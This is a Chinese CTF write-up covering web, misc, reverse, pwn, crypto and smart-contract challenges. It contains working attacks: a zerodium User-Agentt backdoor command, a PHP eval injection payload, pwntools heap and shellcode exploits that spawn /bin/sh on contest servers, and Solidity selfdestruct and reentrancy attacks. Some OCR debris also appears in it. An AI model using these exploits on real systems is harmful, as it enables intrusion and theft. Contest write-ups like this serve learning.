# 虎符网络安全技能大赛 By 天璇Merak



## WEB

### 签到

题目来源是一个新闻，
https://www.freebuf.com/news/267983.html
可以得知我们通过
`user-agentt`直接进行命令执行
所以直接`user-agentt: zerodiumsystem("cat /flag");`
即可。

### unsetme

看一下是fatfree模板
我们下载一下源码
可以发现如果我们传入的变量a
unset之后就会触发

```
    **/
    function __unset($key) {
        $this->offsetunset($key);
    }

    /**
```

之后触发clear方法

```
**/
function clear($key) {
    // Normalize array literal
    $cache=Cache::instance();
    $parts=$this->cut($key);
    if ($key=='CACHE')
        // Clear cache contents
        $cache->reset();
    elseif (preg_match( pattern: '/^(GET|POST|COOKIE)\b(.+)/',$key, &matches: $expr)) {
        $this->clear( key: 'REQUEST'.$expr[2]);
        if ($expr[1]=='COOKIE') {
            $parts=$this->cut($key);
            $jar=$this->hive['JAR'];
            unset($jar['lifetime']);
```

我们在下方可以看见
eval函数导致命令执行

```
527         else {
528             $val=preg_replace( pattern: '/^(\$hive)/', replacement: '$this->hive',
529                 $this->compile( str: '@hive.'.$key,  evaluate: FALSE));
530             eval('unset('.$val.');');
531             if ($parts[0]=='SESSION') {
532                 session_commit();
533                 session_start();
```

之后在compile会发现有过滤
我们构造一下正则表达即可绕过过滤

```
0%0a);echo%20`cat%20/flag`;print(%27%27
```

得到flag

不安全 | eci-2zecqhthq774wlx7qj3a.cloudeci1.ichunqiu.com/?a=0%0a);echo%20`cat%20/flag`;print(%27%27

应用 机器学习 数据结构 语言 CTF 学业互助 20200715201859_...

```
<?php
// Kickstart the framework
$f3=require('lib/base.php');

$f3->set('DEBUG',1);
if ((float)PCRE_VERSION<8.0)
        trigger_error('PCRE version is out of date');

// Load configuration
highlight_file(__FILE__);
$a=$_GET['a'];
unset($f3->$a);

$f3->run();
```

flag{efed2b35-7257-49bd-9df7-17f076581b91}

# Not Found

GET /?a=0%0a);echo%20`cat%20/flag`;print(%27%27

# Misc

## 你会日志分析吗

sql盲注看着时间戳就可以

```
import base64
flag=""
with open('access.log','r') as file:
```

```
    ans = ""
    req = file.readlines()
#print(req[52:3821])
    req=req[51:]
    for i in range(len(req)):
        if "[11/Mar/2021" in req[i]:
            if abs(int(req[i-1].split('[11/Mar/2021')[1][7:9])+60*abs((int(req[i-
1].split('[11/Mar/2021')[1][5])-int(req[i].split('[11/Mar/2021')[1][5])))-
int(req[i].split('[11/Mar/2021')[1][7:9]))>1.5 and abs(int(req[i-
1].split('[11/Mar/2021')[1][7:9])+60*abs((int(req[i-1].split('[11/Mar/2021')[1]
[5])-int(req[i].split('[11/Mar/2021')[1][5])))- int(req[i].split('[11/Mar/2021')
[1][7:9]))<7 :
                tmp=req[i-1].split(('>='))[1][0:3]
                if tmp[2]!=",":
                    tmp=tmp+","
                ans=ans+tmp
temp=""
print(ans)
for i in ans:
    if i==",":
        flag=flag+chr(int(temp))
        temp=""
    if i!=",":
        temp=temp+i
flag=flag.split('flag')[1]
print(base64.b64decode(flag))
```

# Reverse

## re

看起来写的非常复杂，实际上只是填了一个表，每行256个数字，长度和输入有关，输入是14字节

```
  if ( std::operator==<char>(a2, &unk_401D94) )
    return 0;
  v9 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(a1);
  v3 = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::length(a2);
  v10 = v3;
  if ( v3 >= 0x200000 )
    _cxa_throw_bad_array_new_length();
  s = (int (*)[256])operator new[](v3 << 10);
  memset(s, 0, v10 << 10);
  (*s)[*(char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](a2, 0)] = 1;
  v4 = 0;
  for ( i = 1; i < v10; ++i )
  {
    for ( j = 0; j < 256; ++j )
    {
      if ( j != *(char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](a2, i) )
        s[i][j] = s[v4][j];
      else
        s[i][j] = i + 1;
    }
    v4 = s[v4][*(char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](a2, i)];
  }
  v7 = 0;
  for ( k = 0; k < v9; ++k )
  {
    v7 = s[v7][*(char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::operator[](a1, k)];
    if ( v7 == v10 )
      return k - v10 + 1;
  }
  return -1;
}
```

实际上就是在第i行(从0开始)第x填上一个i+1，x是输入的ascii码
然后后面的比较就是必须一整串对比下来，其实就是个字符串对比的过程，最后返回的是偏移

```
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
  v12,
  "I Love Ninja Must Die 3. Beautiful Art And Motive Operation Is Creative.",
  v9);
std::allocator<char>::~allocator(v9);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v13, v12);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(v14, v11);
v10 = server_check_redemption_code((int)v13, (int)v14);
```

由于要求偏移是7，直接从输入的a1字符串第7个字符开始切下来14个字节就是flag了
flag{Ninja Must Die}

## gocrypt

使用了go来编写程序，没有去除符号，直接看就可以了，flag格式uuid，提取出了字符成字节数据，然后加密

```
while ( v16 < 32 )
{
  v13 = v14;
  v18 = v14 + ((v14 >> 5) ^ (16 * v14));
  v19 = *(_QWORD *)(a7 + 32);
  v20 = *(_QWORD *)(a7 + 24);
  v21 = v17;
  v22 = v17 & 3;
  if ( v22 >= v19 )
    runtime_panicindex(v19, v22, v15, a7, v13, v20);
  v23 = v15 + (v18 ^ (v21 + *(_DWORD *)(v20 + 4 * v22)));
  v17 = (unsigned int)(v21 + 305419896);
  v24 = ((unsigned int)v17 >> 11) & 3;
  if ( v24 >= v19 )
    runtime_panicindex(v19, v17, v24, a7, v13, v20);
  ++v16;
  a1 = (v23 + ((v23 >> 5) ^ (16 * v23))) ^ (v21 + *(_DWORD *)(v20 + 4 * v24) + 305419896);
  v14 = v13 + a1;
  v15 = v23;
}
```

找到Encrypt函数，发现是变体TEA，直接逆就完事了

```
void cipher_fuck(unsigned int *c_1,unsigned int *c_2)
{
    unsigned int flow_num=0;
    unsigned int a,b;
    unsigned c1=*c_1,c2=*c_2;
    unsigned int flow[40];
    for(int i=0;i<33;i++)
    {
        flow[i]=flow_num;
        flow_num+=0x12345678;
    }
    for(int i=32;i>0;i--)
    {
        /*a=c2+((c1+((c1>>5)^(c1<<4)))^(flow[i]+keys[flow[i]%4]));
        b=c1+((a+((a>>5)^(a<<4)))^(flow[i+1]+keys[(flow[i+1]>>11)%4]));
        c1=b;
        c2=a;*/
        a=c2;
        b=c1;
        c1=b-((a+((a>>5)^(a<<4)))^(flow[i]+keys[(flow[i]>>11)%4]));
        c2=a-((c1+((c1>>5)^(c1<<4)))^(flow[i-1]+keys[flow[i-1]%4]));
    }
    *c_1=c1;
    *c_2=c2;
    return;
}
```

直接dump出数据解密，然后注意下字节序就行

## CrackMe

- 输入要求 17 个字符

```
LOBYTE(input[0]) = 0;
sub_140002AD0(std::cin, input, envp);
if ( length != 17 )
  exit(-3);
v4 = 0i64;
SEVEN = 0i64;
v5 = 15i64;
```

- 随便输一串之后发现还有一次输入，这次输入的是个int，紧跟着就是校验，且成功与否与第一次输入无关

```
}
std::istream::operator>>(std::cin, &input_num);
v16 = 0.0;
v17 = 0.0;
v18 = 0.0;
v19 = (double)((int)input_num / 12379) + 1.0;
do
{
  v17 = v17 + *(double *)sub_140001360(v18, v19).m128_u64 * 0.001;
  v18 = v18 + 0.001;
}
while ( v18 <= 100.0 );
v20 = (int)(v17 + v17 + 3.0);
v21 = 0.0;
v22 = (double)((int)input_num % 12379) + 1.0;
do
{
  v16 = v16 + *(double *)sub_140001360(v21, v22).m128_u64 * 0.001;
  v21 = v21 + 0.001;
}
while ( v21 <= 100.0 );
if ( v20 == dword_140007044 && (int)(v16 + v16 + 3.0) == dword_140007048 )
```

- 由于输入的是 int，立马想到爆破（?
- 写个 idapython 脚本爆出来

```
import ida_dbg
import idc
```

```
class MyDbgHook(ida_dbg.DBG_Hooks):
  def __init__(self):
    ida_dbg.DBG_Hooks.__init__(self)  # important
    self.guess = 0
    self.cin1_addr = 0x140001658
    self.cin2_addr = 0x140001762
    self.before_cin2 = 0x14000175B
    self.after_cin2 = 0x140001768
    self.chk_addr = 0x14000184E

  def log(self, msg):
    print(">>> %s" % msg)

  def dbg_bpt(self, tid, ea):
    if ea == self.cin1_addr:
      self.reset()
```

```
    elif ea == self.cin2_addr:
      ida_dbg.set_reg_val('rip', self.after_cin2)
      rsp = ida_dbg.get_reg_val('rsp')
      idc.patch_qword(rsp+0x40, self.guess)
      self.continue_process()
    elif ea == self.chk_addr:
      ebx = ida_dbg.get_reg_val('ebx')
      eax = ida_dbg.get_reg_val('eax')
      if ebx != 80643:
        self.guess += 12379
        self.reset()
      elif eax != 1442:
        self.guess += 1
        self.reset()
      else:
        self.log(str(self.guess))
        self.continue_process()
    return 0

  def continue_process(self):
    pass

  def reset(self):
    ida_dbg.set_reg_val('rip', self.before_cin2)
    self.continue_process()

  def dbg_process_exit(self, *args):
    self.unhook()
    self.log("unhooked")
```

```
# Install the debug hook
debughook = MyDbgHook()
debughook.hook()
ida_dbg.request_start_process()
ida_dbg.run_requests()

```
```

- 得到num

```
Please check _NT_SYMBOL_PATH
>>> 99038
140001996: The instruction at 0x
```

- 字符串的加密与 num 无关（震惊），大概就是两次，每次都是异或加密，第一次加密后进行一次校验，校验成功后再加密第二次，第二次加密完之后又是校验，然后如果都正确的话就输出了flag
```

- 第一次

```
v39 = 0i64;
v40 = 0i64;
do
{                                                    // xor enc block
  v41 = str1;
  if ( FIFTEEN_1 >= 0x10 )
    v41 = v37;
  v42 = (char *)v41 + v40 % SEVEN_1;
  v43 = Block;
  if ( v25 >= 0x10 )
    v43 = v24;
  *((_BYTE *)v43 + v39) ^= *v42;
  ++v35;
  ++v39;
  v40 = v35;
  v25 = v98;
  v24 = (void **)Block[0];
}
```

- 第二次


```
v70 = 0i64;
do
{
  v67 = (unsigned __int8)(v67 + 1);
  v71 = *(_DWORD *)&v48[4 * v67 + 8];
  v68 = (unsigned __int8)(v71 + v68);
  v72 = *(_DWORD *)&v48[4 * v68 + 8];
  *(_DWORD *)&v48[4 * v67 + 8] = v72;
  *(_DWORD *)&v48[4 * v68 + 8] = v71;
  *((_BYTE *)&v111 + v70++) ^= v48[4 * (unsigned __int8)(v71 + v72) + 8]
}
while ( v70 < v69 );
```

- 于是把密钥dump出来就完事，我这里是输入了17个a，然后dump出了密文，异或一下就得到了密钥
- 得到密钥后解密即可

```
def first():
  block = b'990381980761980761980761980761980 76'
  cipher = []
  for i in [0x6594D08, 0x273, 64]:
    while i:
      cipher.append(i & 0xff)
      i >>= 8
  for i in range(7):
    a = block[i] ^ cipher[i]
    print(chr(a), end='')
```

```
def second():
  key = [129, 244, 219, 1, 168, 7, 75, 69, 211, 87]
  for i in range(10):
    key[i] ^= ord('a')
  tmp = [0x545314AA3F8ED6B2, 0x6C6]
  cipher = []
  for i in tmp:
    while i:
      cipher.append(i & 0xff)
      i >>= 8
  for i in range(10):
    a = key[i] ^ cipher[i]
    print(chr(a), end='')
```

```
first()
second()
# 1ti5K3yRC4_crypt0
```

- 


# Pwn

## AGame_给转账

题目比较简单，直接查链。
可以获得题目逻辑

```
def root(): # not payable
  owner = caller

def _fallback(): # not payable, default function
  revert

def unknownb8b8d35a(addr _param1): # not payable
  require owner == _param1
  require eth.balance(this.address) >= 10^15
  call caller with:
     value eth.balance(this.address) wei
       gas 2300 * is_zero(value) wei
  require ext_call.success
  stor1[_param1] = 1
```

看起来比较简单，成功条件是下面的函数调用成功，简单说就是unknown调用成功即可，首先需要有钱以及是owner，那么就先selfdestruct一个过去强行转账，再加上一个 root()函数和下面函数调用即可。

PS：调大点GAS

```
pragma solidity ^0.4.23;
contract st{
    constructor() payable{

    }
    function step1()public{

        selfdestruct(0xb4D288dE112799141064CF2Af23ab33C074863D4);
    }
}
contract hack{
    address target=0xb4D288dE112799141064CF2Af23ab33C074863D4;
   function step1()public{
       address(target).call(bytes4(0xebf0c717));
       address(target).call(bytes4(0xb8b8d35a),address(this));
   }
   function()payable{
       assembly{
           stop
       }
   }
}
```

## SafeContract

题目比较简单，主要是为了让

```
if unknown74256032[caller] - unknownd635f2ee[caller] > 2 * 10^18:
    stor5[caller] = 1
```

这里成功变成1

但是

那么就只需要观察这里的转账 发现肯定是可以打 重入的

```
var temp6 = memory[0x40:0x60];
memory[temp6:temp6 + 0x00] = address(temp0 & 0xffffffffffffffffffffffffffffffffffffffff).call.gas(msg.gas).value(temp2)(memory[temp6:temp6 + memory[0x40:0x60] -
memory[0x00:0x20] = temp0 & 0xffffffffffffffffffffffffffffffffffffffff;
```

那么基本就成了。

*Method names cached from 4byte.directory.*

0x016f94b0 *Unknown*

0x27e235e3 balances(address)

0x41c0e1b5 kill()

0x74256032 *Unknown*

0x9b76b42d *Unknown*

0xd0e30db0 deposit()

0xd635f2ee *Unknown*

0xf3fef3a3 withdraw(address,uint256)

可以发现这几种函数，我们只需要：

- 先随便 deposit()一个

- 然后fallback()写不断withdraw的
- 最后调用withdraw()即可。
  不过 withdraw中有几个限制，比如先打的钱要比后打的多。
  只能打10次。注意调整数值即可。

就可以打通了。

## apollo

先泄露libc基址，malloc出8个0xa0大小堆块并free掉，再重新malloc出一个，show得到地址。

然后当赛道上某处值为2或3就可向下移动2行，这意味着可以溢出到下一块相邻堆块的size字段。只需要将size改大，free掉再重新malloc就能够修改后面第二块堆块的fd，改free_hook分配出来改system即可。

exp:

```
from pwn import *
context.log_level='debug'

def add(row,col,size):
    payload=p8(42)+p8(row)+p8(col)+p8(size&0xff)+p8((size&0xff00)>>8)
    return payload

def free(row,col):
    payload=p8(47)+p8(row)+p8(col)
    return payload

def set_path(row,col,num):
    payload=p8(43)+p8(row)+p8(col)+p8(num)
    return payload

def set_zero(row,col):
    payload=p8(45)+p8(row)+p8(col)
    return payload

def up():
    payload=p8(119)
    return payload

def down():
    payload=p8(115)
    return payload

def left():
    payload=p8(97)
    return payload

def right():
    payload=p8(100)
    return payload

def show():
    payload=p8(112)
    return payload

#sh=remote('127.0.0.1',23333)
```

```python
sh=remote('8.140.179.11',13422)

payload=p8(77)+p8(0x10)+p8(0x10)
payload+=add(1,1,0x90)
payload+=add(1,2,0x30)
for i in range(7):
    payload+=add(1,i+3,0x90)
payload+=add(1,10,0x30)+free(1,10)
for i in range(7):
    payload+=free(1,i+3)
payload+=free(1,1)
payload+=add(1,1,0x90)
payload+=show()

payload+=set_path(0xf,8,2)
for i in range(6):
    payload+=right()*0xf+left()*0xf
payload+=right()*3+left()*3
payload+=right()*8+left()*8
payload+=down()*4
payload+=right()*8
payload+=down()*0xb


payload+=free(1,1)+free(1,2)
payload+=add(1,1,0xd0)+add(1,2,0x30)+add(1,3,0x30)
payload+=add(1,11,0x40)+free(1,11)

sh.sendafter('cmd> ',payload)
pause()
sh.send('\x00'*0x90)
sh.send('\x00'*0x30)
for i in range(7):
    sh.send('\x00'*0x90)
sh.send('\x00'*0x30)
sh.send('a')

sh.recvuntil('pos:1,1\n')
libc_base=u64(sh.recv(3).ljust(8,'\x00'))-0x15d861+0x4000000000
print(hex(libc_base))
free_hook=libc_base+0x156630
system_addr=libc_base+0x3F2C8
pause()

payload='\x00'*0x90+p64(0)+p64(0x41)+p64(free_hook)
sh.send(payload.ljust(0xd0,'\x00'))
sh.send('\x00'*0x30)
sh.send(p64(system_addr))
pause()
sh.send("/bin/sh\x00")
sh.interactive()
```

## quiet

用5和1的函数把shellcode写入，再用9跳转即可

exp:

```
#! python3
#coding:utf-8

from pwn import *
import subprocess, sys, os
sa = lambda x, y: p.sendafter(x, y)
sla = lambda x, y: p.sendlineafter(x, y)

elf_path = './quiet'
ip = '8.140.179.11'
port = 51322
remote_libc_path = '/lib/x86_64-linux-gnu/libc.so.6'

context(os='linux', arch='aarch64')
context.log_level = 'debug'

local = 0
if local == 1:
    p = process(elf_path)
else:
    p = remote(ip, port)

def debug(cmd):
    gdb.attach(p,cmd)
    pause()

def one_gadget(filename = remote_libc_path):
    return map(int, subprocess.check_output(['one_gadget', '--raw',
filename]).split(' '))

def chose(idx):
    key = {0:8,
        35:5,
        40:0,
        41:1,
        42:2,
        47:3,
        64:4,
        71:9,
        91:6,
        93:7}
    for i in key:
        if key[i] == idx:
            return p8(i)
shellcode = asm(shellcraft.sh())
payload = b''
for i in range(len(shellcode)):
    payload += chose(5)
    payload += chose(1)
payload += chose(9)
p.sendafter('cmd> ', payload)
```

```
p.send(shellcode)

p.interactive()
p.close()
```

# Crypto

## cubic

得到六组解之后直接粘贴在nc上

```
def is_valid(x):
    return (((3 - 12*N -4*N^2 - ((2*N + 5)*sqrt(4*N^2 + 4*N -15))) / 2) < x < -
(2*(N + 3)*(N + sqrt(N^2 - 4)))) or \
                ((-2*(N + 3)*(N - sqrt(N^2 - 4))) < x < (-4*(N + 3)/(N + 2)))


N = 6
R.<x,y,z, nn,dd> = QQ[]
F = x*(z+x)*(x+y) + y*(y+z)*(x+y) + z*(z+x)*(z+y) - 6*(x+y)*(y+z)*(x+z)


E = EllipticCurve([0, 4*N^2 + 12*N - 3, 0, 32*(N + 3), 0])

a, b, c = -8, -7, 5
x = (-4*(a + b + 2*c)*(N + 3)) / ((2*a + 2*b - c) + (a + b)*N)
y = (4*(a - b)*(N + 3)*(2*N + 5)) / ((2*a + 2*b - c) + (a + b)*N)
P = S = E([x, y])

cnt = 1
while cnt < 7:
    S = S + P
    if is_valid(S[0][0]):
        x = S[0][0]
        y = S[1][0]
        a, b, c = var('a, b, c')
        aa = (8*(N + 3) - x + y) / (2*(4 - x)*(N + 3))
        bb = (8*(N + 3) - x - y) / (2*(4 - x)*(N + 3))
        cc = (-4*(N + 3) - (N + 2)*x) / ((4 - x)*(N + 3))
        a, b, c = solve([a == aa * (a + b + c), b == bb * (a + b + c), c == cc *
(a + b + c)], a, b, c)[0]
        print('solution', cnt)
        print('-' * 64)
        cnt += 1
        then_res = R(a(nn, dd))
        a = abs(then_res.coefficients()[1].numerator())
        print(a)
        then_res = R(b(nn, dd))
        b = abs(then_res.coefficients()[1].numerator())
        print(b)
        c = abs(then_res.coefficients()[1].denominator())
        print(c)
        print('-' * 64)
```